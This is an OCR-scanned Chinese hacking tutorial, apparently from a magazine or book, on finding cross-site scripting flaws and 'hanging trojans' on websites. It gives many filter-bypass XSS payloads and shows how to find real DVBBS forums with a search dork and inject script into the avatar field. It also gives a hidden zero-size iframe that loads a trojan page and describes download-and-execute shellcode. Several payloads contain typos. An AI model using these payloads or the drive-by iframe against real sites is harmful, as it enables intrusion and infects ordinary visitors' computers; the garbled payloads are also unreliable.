


图3

四、跨站攻击的挖掘

知道了XSS攻击后，我们怎样才能挖掘出网站的XSS漏洞呢？想挖掘网站的XSS漏洞，我们必须要有一定的脚本基础，鉴于我们广大叉子的电脑基础水平问题，这里我就先为大家解释一下标准测试代码**<Script>alert("text")</Script>的**意思，要注意看哦！

其中的text可以更改为任何字，如果存在XSS漏洞，我们使用这段代码进行XSS攻击后，浏览相的页面就会弹出包含text这个字符的提示框，如图4。而“<Script>”与“</Script>”则分别是脚本开始、结束的HTML标记，alert是JavaScript下的一个显示信息对话框的方法，这个大家知道就行了。也就是说，如果跨站成功，这个alert方法就会被执行。因此，我们就可以将alert换成任意的JavaScript代码，那么实现挂马功能自然也就不在话下了。




图4

鉴于XSS攻击的危害性，一般的站点都会将“<Script>”与“</Script>”这样敏感的关键字过滤，那该怎么办呢？难道我们一开始就被难住吗？NO！我们当然不能被难住，肯定有办法突破的！但是倘若突破了这个限制，又碰到别的限制该怎么办呢？不要着急，今天我就带领大家步步设防，再步步突破！从不断的突破中带领大家学习XSS攻击的大体思路！

那么面对我们第一道关于“<Script>”与“</Script>”的过滤该怎么办呢？第一步就是看看替换大小写，这替换大小写真可谓是万能招数啊！我们只需将“<Script>”与“</Script>”改为“<ScRipT>”与“</Script>”或类似的形式即可。

如果还没通过怎么办呢？来看看下面这个办法。对于过滤“<Script>”与“</Script>”来说，我们使用HTML标签就可以绕过，例如**<img src=javascript:alert("text-img") ></img>**，它执行后与**<Script>alert("text")</Script>**的结果是一样的，如图5。




图5

通过对比，我们可以知道被执行的是**alert("text-img")**这段JavaScript代码，而执行JavaScript的标记则变成了“javascript:”，这段XSS攻击代码巧妙的利用了“<img>”标签提供的“<>”号执行了相应的JavaScript代码。

那么，如果连“javascript:”也被过滤了的话，又该怎么办呢？呵呵，我们还可以试试将部分字符换成ASCII码表示看是否可以。对于过滤“javascript:”来说，我们就将“javascript:”中的某些字符转换为16进制的值，例如**<img src="&#106avascript&#58aler(/src-text/)">**，其中的“&#106”与“&#106”就是“j”与“:”的16进制。当然我们转换成**<IMG SRC=javascript:alert('XSS'&#41>**的话效果会更好些！除此之外，我们还可以将j由“j”转换成诸如“j”这样也可以。

具体的转换内容大家可以参考ASCII码表。具体的该如何攻击呢？我们可以试试下面这条XSS攻击测试代码：**<img src=javascr	ipt:alert("text-img") ></img>**。看到没有？中间的一个[Tab]键弄出来的空白（这个空白叫做制表符）即可绕过这类过滤，呵呵！除此之外以下几个XSS攻击代码也可以绕过这种过滤。

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

当然，如果仅仅是过滤掉“javascript:”的话，其实我们还有一个非常简单的方法，不用javascript脚本。别忘了微软还为我们准备了VBScript啊，将代码简单的换成“<IMG SRC='vbscript:msgbox("XSS")'>”即可。而如果对方过滤了“SRC”的话又要怎么办呢？呵呵！我们还可以利用下面的XSS攻击代码绕过这种过滤，效果与利用SRC基本一致。

```
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
```

然而随着XSS攻击的频繁发生，程序员都开始想着怎样避免漏洞的出现，于是他们过滤了制表符这类不常见的符号，过滤空格还过滤了javascript。但是聪明的入侵者还可以利用事件和属性替换掉关键字，绕过检测，比如**<img src="#" onerror=alert(/error-text/) >**，由于HTML的脚本默认就是JavaScript，因此即便是我们不特别的声明，其中的“alert(/error-text/)”还是可以被顺利的执行，而它的执行是利用错误事件onerror才得以完成的。有的初学者可能会头晕，什么事件啊属性啊什么

的，不懂啊！呵呵，不要着急，对于初学的朋友，你们只要记住其中的“alert(/error-text/)”可以换成其它 JavaScript 代码就可以了。

那么知道这些又有什么用呢？你可以将其换成**< i m g src="#" onerror=document.write('http:\/\/a1pass.blog.163.com\/') >**来实现挂马功能，而且到后期当你懂得一定的脚本知识时，你可以用它做更多的事。

利用事件也能跨站，所以有的人又开始过滤事件，以使我们的 onerror 事件无法执行。但是“山穷水尽疑无路，柳暗花明又一村”，即使你过滤再多的事件，但倘若我们自己构造一个呢？下面这段代码就是我构造的一个叫做“A1Pass”的事件，它的执行结果与通过 onerror 来执行 JavaScript 代码的结果是一样的：**<img src="#" style="A1Pass:expression(alert(/style -text/));">**，其执行结果如图 6 所示。




图 6

我们甚至不需要 SRC 并且脱离“<img>”标签都可以成功进行 XSS 攻击！例如下面这段 XSS 测试代码：**< DIV style="A1Pass:expression(alert(/style -text/));">**。值得注意的是，通过 style 构造的事件会执行两次，而且当鼠标移过时也会再次触发 style 事件。

除此之外我们还可以利用其它未被过滤的事件，或者利用上面所说的制表符（Tab 键）来分割被过滤的关键字，另外注释符号“/**/”也可以当作空格来使用，例如：**< img src="#"/**/onerror=alert(/error-text/) >**。讲到这里，有的朋友可能已经按耐不住了，那我们应该怎样去挖掘这些漏洞呢？我可以很负责任的告诉你，在你理解这些 XSS 攻击方法的前提下，挖掘这些漏洞就显得比较简单了，我们下面进行一次 XSS 攻击的实验。

大家都知道，可以输入信息的地方才有可能构成 XSS 攻击，但是选择一个输入点的好坏直接关系到 XSS 攻击的威力与成功几率。我们先从威力方面考虑，当然是用户浏览次数越多，交互越频繁的地方，你进行 XSS 攻击后的效果就越明显，就以论坛来讲，用户头像、签名等都是比较高效而且较易成功的 XSS 攻击点。

我们以一个动网论坛来进行实验。第一步先在网上找一个动网论坛，我们打开 google 或百度，以关键字“POWERED BY DVBBS”进行搜索就可以找到许多。找到后先查看自己的权限，因为我们要利用自定义头像进行 XSS 攻击，所以为了能够自定义头像，我这里需要先发 10 篇帖子。第二步就开始验测了，我




图 7

们在动网“自定义头像地址：”中输入 XSS 的测试代码**<script>alert("text")</Script>**，然后点击保存。但是当我们刷新后并没有看到 text 弹出来啊，如图 7，该怎么办呢？首先我们在返回的页面信息中可以看到完整的 XSS 测试代码“<script>alert("text")</Script>”，这至少证明没有被过滤。

小技巧：

如果我们在某一个页面提交完 XSS 代码，刷新后还能显示出来的话（例如完整显示“<script>”），那大多数的情况是这个站点存在 XSS 漏洞，只是还需要我们进一步的去挖掘。

我们提交的测试代码为什么没有顺利执行呢？这时就需要查看网页的源代码了，我们在 IE 浏览器的页面中单击右键，选择“查看源文件（V）”，就可以看到这个页面的 HTML 源代码了，按[Ctrl]+[F]快捷键调出查找对话框，输入“alert("text")”后很快就找到了如下的代码：

```
<a href="#" onclick="openScript('smiley.asp?t=1',650,400)" title="头像预览列表">[<font color="#FF0000">头像预览</font>]</a></td>
<td width="180" rowspan="2" valign="top" align="center">
<img id="face" src="<script>alert("text")</Script>" width="120" height="120" />
</td></tr>
```

大家可以看到我们的 XSS 测试代码确实没有被过滤，但是却被“<img>”标签的“< >”给包围了，当然也就不能执行了！我们要怎么办解决呢？

这里给大家一个思路：逆向思考！我们如何才不被包围呢？呵呵！大家看看下面这段新构造的 XSS 测试代码：**><script>alert("text")</Script><**。当我们输入这段代码后，原先闭合的“<img>”标签被我们拆分为了**<img id="face" src="><script>alert("text")</Script><" width="120" height="120" />**，也就是变成“<img id="face" src=">”、“<script>alert("text")</script>”、“<"width="120" height="120" />”三个单独的语句，我们可爱的“<script>alert("text")</Script>”就这样被我们解围了。

关于 XSS 攻击其实是没有定律的，就拿我们绕过验证的方法来看，除了上面的一些方法外，其实还有许多其它的方法。随着各位脚本技术的增加，你会发现更多的 XSS 攻击代码。但是我最后要提到的就是一定要注意浏览器的存在！

在本小结的最后我为大家附上一些针对不同浏览器可以成功执行的 XSS 攻击代码，希望能带给大家一些启示。

```
<a href="javascript#[code]">
<div onmouseover="[code]">
<img src="javascript:[code]">
<img tdynsrc="javascript:[code]">   [IE 浏览器]
<input type="imge" dynsrc="javascript:[code]">   [IE 浏览器]
<bagsound src="javascript:[code]">   [IE 浏览器]
&<script>[code]</script>
&{[code]}   [N4 浏览器]
<img src=&{[code]};>
<link rel="stylesheet" herf="javascript:[code]">
<iframe src="vbscript:[code]">   [IE 浏览器]
<img src="mocha:[code]">   [N4 浏览器]
<img src="livescript:[code]">   [N4 浏览器]
<div style="behaviour:url([link to code])">   [IE 浏览器]
<div style="binding:url([link to code])">   [Mozilla 浏览器]
<div style="width:expression([code]);">   [IE 浏览器]
<object classid="clsid:..." codebase="javascript:[code]">
```

```
[IE浏览器]
    [\xC0][\xBC]script>[code][\xC0][\xBC]/script>  [UTF-8;IE;Opera浏览器]
```

五、挂马技术

对于挂马，强烈要求大家带着学习的目的去钻研，不要拿出去害自己的同胞。

1．什么是挂马

最近看中央电视台的一个关于电脑黑客的节目，字幕上竟然把“挂马”显示成了“挂码”，估计是对黑客技术不了解所造成的，但是也可以看出大家对于挂马技术的陌生。

其实通过名字就可以知道一二，挂马就是指一种将木马程序“挂”到大家比较信赖的网站上，从而使得浏览此网站的网民电脑被非法植入木马的行为。如果挂马技术比较成熟，被挂马的网站服务人员与浏览此网站的网民一般很难察觉。所以说挂马具有隐藏性好，危害巨大的特点，大家试想一下，如果百度首页被挂马，那么后果会怎样？只需1天就会有上千万人的电脑被非法控制！

2．挂马的原理

关于挂马技术，与XSS基本一致，但似乎比XSS技术的门槛更低。而就挂马的方式来讲，一个是通过漏洞挂马（例如XSS），一个是通过拥有的绝对权限挂马，例如我们利用WEBShell进行批量挂马。但是不管是利用什么方法，只有我们拥有良好的挂马代码才会获得比较好的效果。挂马的基本思想就是利用本地溢出漏洞构造下载执行的ShellCode，从而下载并执行指定的程序，如图8。关于溢出漏洞，可以是IE本身存在的漏洞，也可以是与IE有联系的漏洞，例如WORD、FILASH、WMA音频等等。




图8

3．挂马实战

挂马与XSS一样，都有一个“基本代码”，而挂马的基本代码则是：**<iframe src=http://www.***.com/muma.htm width=0 height=0></iframe>**。通过上面的学习，相信入门的朋友对HTML已经有些了解了吧？我们可以看到这是一个包含“<ifarme>”标签的代码，“<ifarme>”标签是用来在网页内嵌入另一个页面的，如图9所示就是一嵌入页面，通过代码我们很容易就能知道它嵌入的是一个宽[width]为500像素，高[height]为100像素的页面，通过对比，我们可以发现本文例子的宽和高都是0，这就起到了隐藏访问木马网页的目的。

